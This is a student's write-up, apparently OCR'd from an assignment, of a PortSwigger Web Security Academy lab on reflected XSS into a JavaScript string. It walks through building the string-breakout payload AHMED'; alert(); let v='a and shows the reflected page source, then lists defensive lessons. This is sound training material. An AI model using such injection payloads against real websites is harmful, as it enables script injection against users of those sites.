
Ahmed Khaled Saad Ali Mekheimer

ID: 1809799

Reflected XSS into a JavaScript string with angle brackets HTML encoded.


We will try first to check if the site runs straight forward scripts.



Reflected XSS into a JavaScript string with angle brackets HTML encoded

```
<script> alert("AHMED 1809799") </script>
```


No alert message was displayed.



Reflected XSS into a JavaScript string with angle brackets HTML encoded

0 search results for '<script> alert("AHMED 1809799") </script>'

Let's check if what is typed in the Search field is written in HTML tags or not.



0 search results for 'AHMED 1809799'


```
▼<script>
        var searchTerms = 'AHMED 1809799';
        document.write('<img
  src="/resources/images/tracker.gif?
  searchTerms='+encodeURIComponent(searchTerms)+'">'); == $0
 </script>
 <img src="/resources/images/tracker.gif?searchTerms=AHMED%20180
▶<section class="blog-list no-results">⋯</section>
```

html body div section.maincontainer div.container.is-page script (text)
1809799
2 of 3

It appears that it isn't found in an HTML tag, however it is found in a JavaScript tag. We can manipulate the variable that we type in and make sure we take care of that single quote at the end.

We can give whatever value to the variable, call alert() function and at last define a variable to take care of that single quote at the end. Don't forget to add semicolons between each statement.


Our Payload could be: AHMED' ; alert(); let v='a



Reflected XSS into a JavaScript string with angle brackets HTML encoded


0 search results for 'AHMEDâ ; alert(); let v=âa'

AHMED'; alert(); let v='a



```
2cb1c00e50072.web-security-academy.net/?search=AHMED%27%3B+alert%28%29%3B+let+v%3D%27a
...0489b4a18032cb1c00e50072.web-security-academy.net says
```

When we open Page Source, we will see how JavaScript code was disgusted and run resulting in the alert() function executed.



results for 'AHMED'; alert(); let v='a'

```
▼<div theme="blog">
  ▼<section class="maincontainer">
    ▼<div class="container is-page">
      ▶<header class="navigation-header">…</header>
       <header class="notification-header"> </header>
      ▼<section class="blog-header">
         <h1>0 search results for 'AHMED'; alert(); let v='a'</h1>
         <hr>
       </section>
      ▶<section class="search">…</section>
      ▼<script>
                          var searchTerms = 'AHMED'; alert(); let
         v='a';
                          document.write('<img
         src="/resources/images/tracker.gif?
         searchTerms='+encodeURIComponent(searchTerms)+'">'); == $0
       </script>
```

Learning Outcomes:

1. Making content of “Search” field in JavaScript tags will lead to XSS vulnerability with executing whatever JavaScript code inside. Also searching in Page’s source is a good idea to notice simple vulnerabilities.

2. Any field that user can interact with is the 1st to be exploited by attackers to test if it’s vulnerable to XSS attacks or not, so such fields should be secured.

3. Web Developer mustn’t make any script run easily in those fields by applying policies such as Content Security Policy (CSP).